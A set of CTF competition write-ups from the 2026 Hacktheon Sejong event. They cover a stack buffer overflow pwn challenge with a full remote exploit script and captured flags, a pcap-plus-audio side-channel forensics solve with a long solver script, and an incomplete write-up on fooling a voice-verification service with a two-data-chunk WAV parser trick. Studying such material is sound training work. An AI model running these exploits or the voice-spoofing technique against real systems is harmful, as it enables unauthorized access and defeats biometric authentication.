    ok = all(state[(r, c)] == 0 for r in range(H) for c in range(W))
    return ok, pos



def attempt_once(attempt_no: int):
    client = Client()
    try:
        board, parent, budget = map_session(client)
        solver = TreeSolver(board, parent)
        root_costs = solver.solve(ROOT)
        solve_cost = root_costs[0]


        print(
            f"[attempt {attempt_no}] budget_after_map={budget} solve_cost={solve_cost}",
            file=sys.stderr,
        )
```

```
        if solve_cost >= INF or budget < solve_cost + 1:
            return None


        commands = solver.emit_root(0)
        if len(commands) != solve_cost:
            raise ValueError("reconstruction cost mismatch")


        ok, end_pos = simulate(board, parent, commands)
        if not ok or end_pos != ROOT:
            raise ValueError("simulation failed")


        for command in commands:
            client.cmd(command)
        result = client.cmd("pray")
        return result
    finally:
        client.close()



def main():
    attempts = 20
    if len(sys.argv) > 1:
        attempts = int(sys.argv[1])


    for attempt in range(1, attempts + 1):
        try:
            result = attempt_once(attempt)
        except Exception as exc:
            print(f"[attempt {attempt}] error: {exc}", file=sys.stderr)
            time.sleep(0.2)
            continue


        if result is None:
            time.sleep(0.2)
            continue


        print(result)
        return


    raise SystemExit("no successful solve within attempt limit")



if __name__ == "__main__":
    main()
```

2026 HACKTHEON SEJONG

팀 이름 Team Name	*RMIT_RCE*
문제 이름 Question	Immutable

문제 풀이과정 작성 (캡처화면 필수) / Write-up Details (The screenshot is mandatory)

Challenge

Name: Immutable

Category: Pwn

Description: How to change the immutable value?

Remote:

nc 3.37.44.62 33201

nc 13.125.202.251 33201

Files

The challenge bundle contains:

```
Dockerfile
docker-compose.yml
deploy/run.sh
deploy/immutable
deploy/flag
```

The local flag is a placeholder:

```
hacktheon2026{fake_flag}
```

Deployment

The Dockerfile uses Ubuntu 24.04 and runs the challenge through socat:

```
FROM ubuntu:24.04@sha256:72297848456d5d37d1262630108ab308d3e9ec7ed1c3286a32fe09856619a782

ENV PROB_NAME immutable
ENV PORT 33201

RUN apt-get update
RUN apt-get install socat -y

RUN useradd --create-home --shell /bin/bash ctf

WORKDIR /home/ctf/

COPY ./deploy/${PROB_NAME} ./${PROB_NAME}
COPY ./deploy/run.sh ./run.sh
COPY ./deploy/flag ./flag

RUN chmod +x ./${PROB_NAME}
RUN chmod +x ./run.sh

RUN chown -R root:ctf /home/ctf
RUN chmod -R 750 /home/ctf
RUN chmod 444 /home/ctf/flag

EXPOSE ${PORT}
CMD socat TCP-LISTEN:${PORT},reuseaddr,fork EXEC:./run.sh,stderr
```

deploy/run.sh runs the binary as the ctf user:

```
#!/bin/bash

su ctf -c "timeout 120 /home/ctf/immutable"
```

Binary Information

```
deploy/immutable: ELF 64-bit LSB pie executable, x86-64, dynamically linked,
interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=5f33d4d49881440f7720d342522aca288748d732,
for GNU/Linux 3.2.0, not stripped
```

SHA256:

```
e20da94a636293308324bdc2ed44bd7ad6d006608bfffa148dbbdb501fea673f  deploy/immutable
```

Protections:

```
Arch:       amd64-64-little
RELRO:      Full RELRO
Stack:      Canary found
NX:         NX enabled
PIE:        PIE enabled
SHSTK:      Enabled
IBT:        Enabled
Stripped:   No
```

Even though the binary has strong mitigations, the bug is a simple stack overwrite that does not need control-flow hijacking.

Useful Symbols and Strings

The binary is not stripped. Important imports:

```
__isoc99_scanf
printf
puts
setvbuf
system
```

Important strings:

```
Give me a input:
%s
You win!
/bin/sh
You lose..
```

The presence of system("/bin/sh") strongly suggests that the goal is to satisfy a condition and reach an existing win path.

Reversing main

Relevant disassembly:

```
00000000000011e9 <main>:
    11e9: f3 0f 1e fa          endbr64
    11ed: 55                   push   rbp
    11ee: 48 89 e5             mov    rbp,rsp
    11f1: 48 81 ec 90 00 00 00 sub    rsp,0x90
    ...
    1243: lea    rax,[rip+0xdba]        # "Give me a input: "
    1252: call   printf@plt
    1257: lea    rax,[rbp-0x90]
    125e: mov    rsi,rax
    1261: lea    rax,[rip+0xdae]        # "%s"
    1270: call   __isoc99_scanf@plt
    1275: mov    eax,DWORD PTR [rbp-0x10]
    1278: cmp    eax,0xdeadbeef
    127d: jne    129f
    127f: lea    rax,[rip+0xd93]        # "You win!"
    1289: call   puts@plt
    128e: lea    rax,[rip+0xd8d]        # "/bin/sh"
    1298: call   system@plt
    ...
    12b3: mov    rdx,QWORD PTR [rbp-0x8]
    12b7: sub    rdx,QWORD PTR fs:0x28
    12c2: call   __stack_chk_fail@plt
```

Reconstructed logic:

```
int main(void) {
    char buf[128];
    int immutable_value;


    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);


    printf("Give me a input: ");
    scanf("%s", buf);


    if (immutable_value == 0xdeadbeef) {
        puts("You win!");
        system("/bin/sh");
    } else {
        puts("You lose..");
    }
```

```
    return 0;
}
```

The variable name is inferred from the challenge theme. The actual binary only reveals the stack layout.

Vulnerability

The program uses:

```
scanf("%s", buf);
```

%s reads an unbounded string until whitespace. The destination buffer starts at:

```
rbp - 0x90
```

The checked value is read from:

```
rbp - 0x10
```

Offset calculation:

```
(rbp - 0x10) - (rbp - 0x90) = 0x80 = 128
```

Therefore, the first 128 bytes fill the buffer, and the next 4 bytes overwrite the checked integer.

The stack canary is stored at:

```
rbp - 0x8
```

After writing 128 filler bytes plus 4 bytes for 0xdeadbeef, scanf appends a terminating null byte at offset 132:

```
buffer start + 132 = rbp - 0x0c
```

This is still before the canary at rbp - 0x8, so the exploit avoids corrupting the stack canary.

Exploit Strategy

Write exactly:

```
128 bytes of filler
0xdeadbeef as little-endian bytes
newline
```

Little-endian representation of 0xdeadbeef:

```
ef be ad de
```

Payload:

```
b"A" * 128 + p32(0xdeadbeef)
```

After the condition passes, the program executes:

```
system("/bin/sh");
```

Then we send:

```
cat flag
exit
```

Local Proof

Command:

```
python3 - <<'PY' | ./immutable
import sys


payload = b"A" * 128
payload += (0xdeadbeef).to_bytes(4, "little")
payload += b"\ncat flag\nexit\n"


sys.stdout.buffer.write(payload)
PY
```

Output:

```
Give me a input: You win!
hacktheon2026{fake_flag}
```

Remote Exploit

Pure Python exploit:

```
#!/usr/bin/env python3
import socket


HOST = "3.37.44.62"
PORT = 33201


payload = b"A" * 128
payload += (0xdeadbeef).to_bytes(4, "little")
payload += b"\ncat flag\nexit\n"


with socket.create_connection((HOST, PORT), timeout=8) as s:
    s.settimeout(2)
    s.sendall(payload)


    data = b""
    while True:
        try:
            chunk = s.recv(4096)
            if not chunk:
                break
            data += chunk
        except socket.timeout:
            break


print(data.decode("latin-1", errors="replace"))
```

To use the second remote, change HOST to:

```
HOST = "13.125.202.251"
```

Remote Results

First remote:

```
3.37.44.62:33201
Give me a input: You win!
hacktheon2026{398a93592d0bebfa544f5717e066b2ef61ab67f5fe7edb623ef3d88f39c3f1f151b75889db856358cda62fecbe89d26b9a
0d68abbf11f3df4bddc45cea7f486e139095cdac1be6c7}
```

Second remote:

```
13.125.202.251:33201
Give me a input: You win!
hacktheon2026{a61277f906a93adef772f0de4a53821cafe51fe57dd3420a97fcfd5a3aa45ce8ea7e1322e599992dbe9bd96c8226721c9c
691c81262408e76a595c10485cbb9d0eabd3306602b9fc}
```

Final Flags

For 3.37.44.62:33201:

```
hacktheon2026{398a93592d0bebfa544f5717e066b2ef61ab67f5fe7edb623ef3d88f39c3f1f151b75889db856358cda62fecbe89d26b9a
0d68abbf11f3df4bddc45cea7f486e139095cdac1be6c7}
```

For 13.125.202.251:33201:

```
hacktheon2026{a61277f906a93adef772f0de4a53821cafe51fe57dd3420a97fcfd5a3aa45ce8ea7e1322e599992dbe9bd96c8226721c9c
691c81262408e76a595c10485cbb9d0eabd3306602b9fc}
```

Summary

The challenge asks how to change an immutable value. The checked value is not truly immutable; it lives on the stack after a 128-byte input buffer. Because scanf("%s") has no width limit, we can overflow the buffer and replace the checked integer with 0xdeadbeef. The overwrite stops before the stack canary, so all modern mitigations are bypassed by using the program's intended system("/bin/sh") win path.

2026 HACKTHEON SEJONG

팀 이름 Team Name	*RMIT_RCE*
문제 이름 Question	Plottergeist

문제 풀이과정 작성 (캡처화면 필수) / Write-up Details (The screenshot is mandatory)

Challenge summary

We are given two files:

- plottergeist.pcap
- bench_mic.wav

The description says the pcap only contains motion traffic and does not directly tell us which moves actually left ink on paper. The microphone recording is the side channel that lets us distinguish drawing moves from non-drawing moves.

The final flag is:

hacktheon2026{the_plotter_reveals_its_secret_through_sound}

High-level idea

The solve has two separate parts:

1. Reverse the packet format and turn the motion traffic into a geometric path.
2. Use the WAV file to decide which repeated moves were pen-down and which were pen-up.

The pcap alone is enough to recover the scanline structure of the drawing. The WAV is the extra bit that lets us recover the actual black pixels.

Step 1: Inspect the pcap

The capture is a small Ethernet/IP/UDP pcap. The interesting content is in the UDP payloads.

When the UDP payloads are dumped, one packet contains a plain ASCII hint:

FMT:OP|SQ|DT|AM|BM~

This reveals the custom payload layout:

- OP: operation byte
- SQ: sequence number
- DT: motion type or duration-like field
- AM: signed 16-bit motor A value
- BM: signed 16-bit motor B value

The main motion packets look like this:

- first byte 0xa1
- sequence number in bytes 1..2
- DT in bytes 3..4
- AM in bytes 5..6
- BM in bytes 7..8

So a packet such as:

a1 00 2e 00 18 fe a4 fe a2 7e

decodes to:

- SQ = 0x002e
- DT = 0x0018 = 24
- AM = -348
- BM = -350

Step 2: Notice the scanline structure

Once all 0xa1 packets are parsed, the pattern is very regular:

- There are 7 groups of forward moves.
- Each group ends with a large negative move where DT = 24.
- Those reset moves are roughly (-350, -350).
- The total forward travel in each group is also about 350 units.

This strongly suggests a raster-like drawing process:

- scan to the right
- do a carriage return
- advance to the next row
- repeat

In practice, splitting on DT = 24 gives 7 scanlines with widths around:

- 369
- 350
- 351
- 352
- 351
- 350
- 349

The first row is a little different, but the structure is still clearly a 7-row raster.

Step 3: Why the pcap alone is not enough

The catch is that the motion log only says how the head moved. It does not say whether the pen was touching the page during each move.

At first glance, it is tempting to assume things like:

- DT = 4 means white and DT = 5 means black
- the segments alternate black/white like run-length encoding

Those simple interpretations produce images, but they do not directly reveal the flag. They are good sanity checks, not the full solve.

The actual missing bit is the physical move type:

- same commanded move, pen hovering
- same commanded move, pen dragging on paper

That difference is exactly what the WAV provides.

Step 4: Use the WAV as a side channel

The microphone recording is aligned in time with the pcap. That means every motion packet can be mapped to a short slice of audio.

For each move:

1. Take a short analysis window from the WAV near the move timestamp.
2. Compute a few simple spectral features, for example:
   - dominant frequency
   - ratio of energy in the 1.2-2.2 kHz band
   - ratio of higher-frequency energy to lower-frequency energy
3. Compare only against moves of the same commanded type.

The last point matters a lot. Global clustering is noisy, because long moves, short moves, resets, and tiny corrections naturally sound different even without pen contact.

The useful trick is:

- group repeated identical commands together, for example by (DT, AM)
- within each group, split the audio feature values into two clusters

For many of the repeated scan moves, the audio splits into two sub-populations. One cluster corresponds to travel-like

moves and the other corresponds to contact-like moves.

That is the side-channel leak.

Step 5: Rebuild candidate rasters

After labeling moves with an audio-derived bit, render the scanlines again:

- accumulate horizontal position using AM
- fill a segment only if the audio cluster says that move was the drawing variant

Because the acoustic separation is imperfect, it helps to generate a small family of candidates:

- several small timestamp offsets such as 15, 18, 20, 22 ms
- a few spectral features such as b3, hi_lo, and dominant frequency
- both cluster polarities
- with and without the slightly odd first row

This produces a contact sheet of plausible reconstructions. The good candidates show readable text, and the phrase resolves to:

hacktheon2026{the_plotter_reveals_its_secret_through_sound}

Why this challenge works

The challenge is nice because the protocol and the side channel complement each other:

- the pcap tells us the geometry
- the WAV tells us the ink state

Neither artifact is sufficient by itself:

- pcap alone gives scanlines but not black pixels
- WAV alone gives sound changes but not drawing position

Combining them leaks the full rendered text.

Solver script

I also wrote a helper script:

- solve_plottergeist.py

It does the following:

1. Parses the pcap manually.
2. Extracts the format hint packet.
3. Decodes all motion packets.
4. Splits the motion into 7 scanlines using the DT = 24 reset packets.
5. Loads the WAV.
6. Computes simple spectral features for each move.
7. Builds a family of candidate raster reconstructions.
8. Writes a contact sheet and top candidate previews into solve_output/.

Run it like this:

python3 solve_plottergeist.py

It will create:

- solve_output/contact_sheet.png
- solve_output/summary.txt
- several preview PNGs for the top candidates

The script is meant to automate the packet parsing and side-channel reconstruction workflow. It is intentionally written as a clean reproducible helper instead of depending on the earlier scratch images.

Final flag

hacktheon2026{the_plotter_reveals_its_secret_through_sound}

Appendix A: solve.py

Source file: solve_plottergeist.py

The full solver script is reproduced below for reference.

```
#!/usr/bin/env python3


from __future__ import annotations


import argparse
import struct
import wave
from collections import Counter, defaultdict
from dataclasses import dataclass
from pathlib import Path


import numpy as np
from PIL import Image, ImageDraw




@dataclass
class UdpPacket:
    ts: float
    payload: bytes
    src: str
    dst: str
    sport: int
    dport: int




@dataclass
class MotionEvent:
    ts: float
    seq: int
    dt: int
    am: int
    bm: int
    duration: float = 0.0
    row: int = 0
    is_reset: bool = False




@dataclass
class Candidate:
    name: str
    bitmap: np.ndarray
    score: float
    fill_ratio: float
    blank_ratio: float




def signed_u16(data: bytes) -> int:
    value = int.from_bytes(data, "big")
    return value - 65536 if value >= 32768 else value




def parse_pcap_packets(path: Path) -> list[UdpPacket]:
    data = path.read_bytes()
    if data[:4] == b"\xd4\xc3\xb2\xa1":
        endian = "<"
    elif data[:4] == b"\xa1\xb2\xc3\xd4":
        endian = ">"
    else:
        raise ValueError("Unsupported pcap format")


    offset = 24
    packets: list[UdpPacket] = []


    while offset + 16 <= len(data):
        ts_sec, ts_usec, incl_len, _orig_len = struct.unpack(
            endian + "IIII", data[offset : offset + 16]
        )
        offset += 16
        frame = data[offset : offset + incl_len]
        offset += incl_len


        if len(frame) < 42 or frame[12:14] != b"\x08\x00":
            continue
```

```
        ip = frame[14:]
        ihl = (ip[0] & 0x0F) * 4
        if ip[9] != 17:
            continue


        src = ".".join(str(b) for b in ip[12:16])
        dst = ".".join(str(b) for b in ip[16:20])
        udp = ip[ihl:]
        sport = int.from_bytes(udp[0:2], "big")
        dport = int.from_bytes(udp[2:4], "big")
        udp_len = int.from_bytes(udp[4:6], "big")
        payload = udp[8 : 8 + udp_len - 8]


        packets.append(
            UdpPacket(
                ts=ts_sec + ts_usec / 1_000_000.0,
                payload=payload,
                src=src,
                dst=dst,
                sport=sport,
                dport=dport,
            )
        )


    return packets



def extract_format_hints(packets: list[UdpPacket]) -> list[str]:
    hints: list[str] = []
    for packet in packets:
        payload = packet.payload
        if payload.startswith(b"\xc1") and payload.endswith(b"\x7e"):
            try:
                hints.append(payload[1:-1].decode("ascii"))
            except UnicodeDecodeError:
                pass
    return hints



def extract_motion_events(packets: list[UdpPacket]) -> list[MotionEvent]:
    events: list[MotionEvent] = []
    for packet in packets:
        payload = packet.payload
        if not payload.startswith(b"\xa1") or len(payload) < 9:
            continue
        events.append(
            MotionEvent(
                ts=packet.ts,
                seq=int.from_bytes(payload[1:3], "big"),
                dt=int.from_bytes(payload[3:5], "big"),
                am=signed_u16(payload[5:7]),
                bm=signed_u16(payload[7:9]),
            )
        )


    for idx, event in enumerate(events):
        if idx + 1 < len(events):
            event.duration = events[idx + 1].ts - event.ts
        else:
            event.duration = 0.06


    row = 0
    for event in events:
        if event.dt == 24:
            event.row = row
            event.is_reset = True
            row += 1
        else:
            event.row = row


    return events



def split_scanlines(events: list[MotionEvent]) -> list[list[MotionEvent]]:
    row_count = max(event.row for event in events if not event.is_reset) + 1
    rows: list[list[MotionEvent]] = [[] for _ in range(row_count)]
    for event in events:
        if not event.is_reset:
            rows[event.row].append(event)
    return rows
```

```
def load_audio(path: Path) -> tuple[np.ndarray, int]:
    with wave.open(str(path), "rb") as wav:
        if wav.getnchannels() != 1 or wav.getsampwidth() != 2:
            raise ValueError("Expected 16-bit mono WAV")
        rate = wav.getframerate()
        audio = np.frombuffer(wav.readframes(wav.getnframes()), dtype="<i2")
    return audio.astype(np.float32) / 32768.0, rate



def compute_audio_features(
    events: list[MotionEvent], audio: np.ndarray, sample_rate: int, offset_ms: int
) -> dict[tuple[int, int], dict[str, float]]:
    features: dict[tuple[int, int], dict[str, float]] = {}
    for event in events:
        start = int(round((event.ts + offset_ms / 1000.0) * sample_rate))
        start = max(start, 0)
        length = max(80, int(round(min(event.duration, 0.09) * sample_rate * 0.5)))
        segment = audio[start : start + length]
        if len(segment) < length:
            segment = np.pad(segment, (0, length - len(segment)))


        window = np.hanning(length)
        spectrum = np.abs(np.fft.rfft(segment * window)) ** 2
        freqs = np.fft.rfftfreq(length, 1.0 / sample_rate)


        bands = []
        for lo, hi in [(0, 300), (300, 700), (700, 1200), (1200, 2200), (2200, 3900)]:
            mask = (freqs >= lo) & (freqs < hi)
            bands.append(float(spectrum[mask].sum()))
        total = sum(bands) + 1e-12
        ratios = [band / total for band in bands]


        useful = (freqs > 50) & (freqs < 3500)
        dominant = float(freqs[useful][np.argmax(spectrum[useful])])


        features[(event.row, event.seq)] = {
            "pf": dominant,
            "b3": ratios[3],
            "hi_lo": float(np.log((ratios[3] + ratios[4] + 1e-9) / (ratios[0] + ratios[1] + 1e-9))),
        }


    return features



def render_bitmap(
    rows: list[list[MotionEvent]],
    width: int,
    include_first_row: bool,
    fill_rule,
) -> np.ndarray:
    start_row = 0 if include_first_row else 1
    active_rows = rows[start_row:]
    bitmap = np.zeros((len(active_rows), width), dtype=np.uint8)


    for out_y, row in enumerate(active_rows):
        x = 0
        for idx, event in enumerate(sorted(row, key=lambda item: item.seq)):
            span = max(event.am, 0)
            if span and fill_rule(event, idx):
                bitmap[out_y, x : x + span] = 1
            x += span


    return bitmap



def build_candidates(
    rows: list[list[MotionEvent]], events: list[MotionEvent], width: int, audio: np.ndarray, sample_rate: int
) -> list[Candidate]:
    candidates: list[Candidate] = []


    def add_candidate(name: str, bitmap: np.ndarray) -> None:
        if bitmap.size == 0:
            return
        fill_ratio = float(bitmap.mean())
        if fill_ratio < 0.03 or fill_ratio > 0.90:
            return
        blank_ratio = float((bitmap.sum(axis=0) == 0).mean())
        transitions = float(np.abs(np.diff(bitmap, axis=1)).mean()) if bitmap.shape[1] > 1 else 0.0
        score = blank_ratio - abs(fill_ratio - 0.28) - 0.20 * transitions
        candidates.append(
            Candidate(
                name=name,
                bitmap=bitmap,
```

```
                score=score,
                fill_ratio=fill_ratio,
                blank_ratio=blank_ratio,
            )
        )


    for include_first_row in [True, False]:
        suffix = "7r" if include_first_row else "6r"
        add_candidate(
            f"baseline_dt4_{suffix}",
            render_bitmap(rows, width, include_first_row, lambda event, _idx: event.dt == 4),
        )
        add_candidate(
            f"baseline_dt5_{suffix}",
            render_bitmap(rows, width, include_first_row, lambda event, _idx: event.dt >= 5),
        )
        add_candidate(
            f"baseline_alt0_{suffix}",
            render_bitmap(rows, width, include_first_row, lambda _event, idx: idx % 2 == 0),
        )
        add_candidate(
            f"baseline_alt1_{suffix}",
            render_bitmap(rows, width, include_first_row, lambda _event, idx: idx % 2 == 1),
        )


    for offset_ms in [15, 18, 20, 22]:
        audio_features = compute_audio_features(events, audio, sample_rate, offset_ms)


        for feature_name in ["b3", "hi_lo", "pf"]:
            grouped_all: dict[tuple[int, int], list[float]] = defaultdict(list)
            grouped_dt5: dict[int, list[float]] = defaultdict(list)
            by_dt: dict[int, list[float]] = defaultdict(list)


            for event in events:
                value = audio_features[(event.row, event.seq)][feature_name]
                grouped_all[(event.dt, event.am)].append(value)
                by_dt[event.dt].append(value)
                if event.dt >= 5:
                    grouped_dt5[event.am].append(value)


            per_dt_median = {dt: float(np.median(values)) for dt, values in by_dt.items()}


            labels_all: dict[tuple[int, int], int] = {}
            labels_dt5: dict[tuple[int, int], int] = {}


            for event in events:
                value = audio_features[(event.row, event.seq)][feature_name]


                bucket_all = grouped_all[(event.dt, event.am)]
                threshold_all = (
                    float(np.median(bucket_all))
                    if len(bucket_all) >= 6
                    else per_dt_median[event.dt]
                )
                labels_all[(event.row, event.seq)] = int(value > threshold_all)


                if event.dt >= 5:
                    bucket_dt5 = grouped_dt5[event.am]
                    threshold_dt5 = (
                        float(np.median(bucket_dt5))
                        if len(bucket_dt5) >= 6
                        else per_dt_median[event.dt]
                    )
                    labels_dt5[(event.row, event.seq)] = int(value > threshold_dt5)


            for include_first_row in [True, False]:
                suffix = "7r" if include_first_row else "6r"
                for polarity in [0, 1]:
                    add_candidate(
                        f"audio_all_off{offset_ms}_{feature_name}_p{polarity}_{suffix}",
                        render_bitmap(
                            rows,
                            width,
                            include_first_row,
                            lambda event, _idx, labels=labels_all, p=polarity: labels[(event.row, event.seq)] ==
p,
                        ),
                    )
                    add_candidate(
                        f"audio_dt5_off{offset_ms}_{feature_name}_p{polarity}_{suffix}",
                        render_bitmap(
                            rows,
                            width,
                            include_first_row,
                            lambda event, _idx, labels=labels_dt5, p=polarity: event.dt >= 5
                            and labels.get((event.row, event.seq)) == p,
                        ),
```

```
                    )

    candidates.sort(key=lambda candidate: candidate.score, reverse=True)
    return candidates



def small_preview(bitmap: np.ndarray, width: int) -> Image.Image:
    preview = Image.fromarray((255 - bitmap * 255).astype(np.uint8), "L")
    preview = preview.resize((width, bitmap.shape[0] * 6), resample=Image.Resampling.BOX)
    preview = preview.resize((width * 8, preview.height * 8), resample=Image.Resampling.NEAREST)
    return preview



def choose_showcase_candidates(candidates: list[Candidate], limit: int) -> list[Candidate]:
    by_name = {candidate.name: candidate for candidate in candidates}
    preferred_names = [
        "baseline_dt4_7r",
        "baseline_dt5_7r",
        "baseline_alt0_7r",
        "baseline_alt1_7r",
        "audio_all_off15_b3_p0_7r",
        "audio_all_off15_hi_lo_p0_7r",
        "audio_all_off18_b3_p0_7r",
        "audio_all_off18_hi_lo_p0_7r",
        "audio_all_off20_b3_p0_7r",
        "audio_all_off20_hi_lo_p0_7r",
        "audio_all_off22_b3_p0_7r",
        "audio_all_off22_hi_lo_p0_7r",
        "audio_dt5_off15_b3_p0_7r",
        "audio_dt5_off15_hi_lo_p0_7r",
        "audio_dt5_off18_b3_p0_7r",
        "audio_dt5_off18_hi_lo_p0_7r",
        "audio_dt5_off20_b3_p0_7r",
        "audio_dt5_off20_hi_lo_p0_7r",
        "audio_dt5_off22_b3_p0_7r",
        "audio_dt5_off22_hi_lo_p0_7r",
    ]

    chosen: list[Candidate] = []
    seen: set[str] = set()

    for name in preferred_names:
        candidate = by_name.get(name)
        if candidate and candidate.name not in seen:
            chosen.append(candidate)
            seen.add(candidate.name)
        if len(chosen) >= limit:
            return chosen

    for candidate in candidates:
        if candidate.name in seen:
            continue
        chosen.append(candidate)
        seen.add(candidate.name)
        if len(chosen) >= limit:
            break

    return chosen



def save_contact_sheet(candidates: list[Candidate], output_path: Path, limit: int = 24) -> None:
    chosen = choose_showcase_candidates(candidates, limit)
    previews = [(candidate, small_preview(candidate.bitmap, 90)) for candidate in chosen]

    cell_width = max(preview.width for _candidate, preview in previews) + 10
    cell_height = max(preview.height for _candidate, preview in previews) + 28
    columns = 2
    rows = (len(previews) + columns - 1) // columns

    sheet = Image.new("L", (columns * cell_width, rows * cell_height), 255)
    draw = ImageDraw.Draw(sheet)

    for index, (candidate, preview) in enumerate(previews):
        x = (index % columns) * cell_width
        y = (index // columns) * cell_height
        label = (
            f"{candidate.name} "
            f"score={candidate.score:.3f} "
            f"fill={candidate.fill_ratio:.2f} "
            f"blank={candidate.blank_ratio:.2f}"
        )
        draw.text((x, y), label, fill=0)
        sheet.paste(preview, (x, y + 14))
```

```
    sheet.save(output_path)



def save_top_candidates(candidates: list[Candidate], output_dir: Path, count: int = 8) -> None:
    for index, candidate in enumerate(choose_showcase_candidates(candidates, count)):
        preview = small_preview(candidate.bitmap, 160)
        safe_name = candidate.name.replace("/", "_")
        preview.save(output_dir / f"{index:02d}_{safe_name}.png")



def write_summary(
    output_path: Path,
    packets: list[UdpPacket],
    hints: list[str],
    events: list[MotionEvent],
    rows: list[list[MotionEvent]],
    candidates: list[Candidate],
) -> None:
    payload_lengths = Counter(len(packet.payload) for packet in packets)
    row_widths = [sum(max(event.am, 0) for event in row) for row in rows]
    reset_events = [event for event in events if event.is_reset]


    lines = []
    lines.append("plottergeist solver summary")
    lines.append("")
    lines.append(f"udp packets: {len(packets)}")
    lines.append(f"payload lengths: {dict(sorted(payload_lengths.items()))}")
    lines.append("")
    lines.append("format hints:")
    for hint in hints:
        lines.append(f"  - {hint}")
    lines.append("")
    lines.append(f"motion events: {len(events)}")
    lines.append(f"scanlines: {len(rows)}")
    lines.append(f"row widths: {row_widths}")
    lines.append("reset moves:")
    for event in reset_events:
        lines.append(
            f"  - row {event.row}: dt={event.dt} am={event.am} bm={event.bm} ts={event.ts:.6f}"
        )
    lines.append("")
    lines.append("selected candidates:")
    for candidate in choose_showcase_candidates(candidates, 12):
        lines.append(
            f"  - {candidate.name}: score={candidate.score:.4f}, "
            f"fill={candidate.fill_ratio:.3f}, blank={candidate.blank_ratio:.3f}"
        )
    lines.append("")
    lines.append(
        "Known final flag from manual reading of the recovered raster: "
        "hacktheon2026{the_plotter_reveals_its_secret_through_sound}"
    )
    output_path.write_text("\n".join(lines) + "\n", encoding="utf-8")



def main() -> None:
    parser = argparse.ArgumentParser(
        description="Parse the plottergeist pcap/WAV pair and generate candidate reconstructions."
    )
    parser.add_argument("--pcap", default="plottergeist.pcap", help="Path to the pcap capture")
    parser.add_argument("--wav", default="bench_mic.wav", help="Path to the bench microphone WAV")
    parser.add_argument(
        "--out-dir",
        default="solve_output",
        help="Directory where the contact sheet and candidate images will be written",
    )
    args = parser.parse_args()


    pcap_path = Path(args.pcap)
    wav_path = Path(args.wav)
    output_dir = Path(args.out_dir)
    output_dir.mkdir(parents=True, exist_ok=True)


    packets = parse_pcap_packets(pcap_path)
    hints = extract_format_hints(packets)
    events = extract_motion_events(packets)
    rows = split_scanlines(events)
    width = max(sum(max(event.am, 0) for event in row) for row in rows)
    audio, sample_rate = load_audio(wav_path)


    candidates = build_candidates(rows, [event for event in events if not event.is_reset], width, audio,
sample_rate)


    save_contact_sheet(candidates, output_dir / "contact_sheet.png")
```

```
    save_top_candidates(candidates, output_dir)
    write_summary(output_dir / "summary.txt", packets, hints, events, rows, candidates)


    print(f"[+] Wrote contact sheet to: {output_dir / 'contact_sheet.png'}")
    print(f"[+] Wrote top candidate previews to: {output_dir}")
    print(f"[+] Wrote summary to: {output_dir / 'summary.txt'}")
    if hints:
        print(f"[+] Found format hint: {hints[0]}")
    print(f"[+] Scanlines: {len(rows)}")
    print(f"[+] Row widths: {[sum(max(event.am, 0) for event in row) for row in rows]}")
    print("[+] Strong candidates usually come from the audio_* entries in the contact sheet.")



if __name__ == "__main__":
    main()
```

2026 HACKTHEON SEJONG

팀 이름 Team Name	*RMIT_RCE*
문제 이름 Question	Voice Over

문제 풀이과정 작성 (캡처화면 필수) / Write-up Details (The screenshot is mandatory)

Challenge Info

- Challenge name: Voice Over
- Category: AI
- Target: http://3.37.31.209:8000
- Final flag: hacktheon2026{b7d30e21e4106a6ca4d451a218f15a97}

Goal

The service presents a "voice clone" challenge:

1. Fetch a fresh challenge token and target sentence from /api/challenge
2. Upload a WAV file to /api/verify
3. Pass both checks:
   - speaker similarity
   - text similarity

At first glance this looks like a normal voice cloning task: match the speaker from the provided reference WAVs, while also speaking the randomized target sentence.

The intended difficulty is that cloning the target voice well enough should be hard.

The actual solution was not to build a better clone. The solution was to exploit inconsistent WAV parsing between the speaker verification path and the transcription path.

Initial Recon

Opening the main page showed a basic upload form that loads the current challenge via JavaScript:

- GET /api/challenge
- POST /api/verify

The OpenAPI document confirmed there were no extra hidden endpoints:

- /
- /api/challenge
- /api/verify

The five provided files in the challenge directory were:

- sample_001.wav
- sample_002.wav
- sample_003.wav
- sample_004.wav
- sample_005.wav

All of them were valid mono 16 kHz PCM WAVs.

What the Samples Told Us

I uploaded each provided sample directly against fresh tokens.

Result:

- speaker similarity was consistently very high, around 0.95-0.98
- text similarity was low
- each sample transcribed as some long English sentence unrelated to the current target

That immediately told us two important things:

1. The provided WAVs are genuine reference audio for the target speaker
2. The speaker threshold is not the hard part if we can somehow make the verifier "see" those samples

So the real problem became:

- keep the speaker verification locked onto a reference clip
- make the ASR/text check hear the randomized target sentence

Important Observation: The Sentence Rotates Per Token

Each call to /api/challenge returns:

- a new token
- a new target sentence

That means the sentence is bound to the token. We cannot generate speech for one token and then verify against another token later.

This matters because a naive workflow can fail even when the spoken sentence is correct for a previous challenge.

Testing Normal TTS

To check whether the text side was easy, I generated speech for the exact target sentence using edge-tts, then converted it to a 16 kHz mono PCM WAV.

That baseline result was:

- text_similarity = 1.0
- speaker_similarity ~= 0.55

So plain TTS solved the text check perfectly, but failed speaker similarity badly.

This narrowed the search:

- ASR was easy
- speaker verification was the blocker

Failed or Partial Ideas

I tested several natural black-box ideas before finding the real bug.

1. Plain TTS only

This passed text similarity and failed speaker similarity.

2. Concatenate reference audio + TTS

This often pushed speaker similarity above the threshold, but transcription included both the sample sentence and the target sentence, so text similarity stayed too low.

Typical behavior:

- speaker similarity: pass
- transcript: reference sentence + target sentence
- text similarity: fail

3. Weighted audio mix

I mixed the reference sample with the TTS audio at different ratios.

Result:

- speaker similarity stayed high
- transcript mostly followed the reference sample
- text similarity still failed

This suggested the verifier was not trivially fooled by overlaying the target sentence under the reference clip.

Key Exploit Idea

WAV is a chunk-based format. A normal file looks roughly like:

RIFF
 WAVE

fmt
data

A parser does not necessarily have to stop at one data chunk unless its implementation explicitly assumes that.
That suggested a parser differential attack:

- first data chunk = reference speaker audio
- second data chunk = synthesized target sentence

If the server uses different libraries or code paths for:

- speaker embedding / similarity
- transcription / ASR

then they might not interpret a malformed WAV identically.
That is exactly what happened.

The Winning Primitive: Two data Chunks

I built a WAV file with:

- fmt chunk copied from the reference sample
- first data chunk copied from sample_003.wav
- second data chunk copied from the TTS WAV for the current target sentence

This file is intentionally malformed or at least non-standard for many consumers.
What happened in practice:

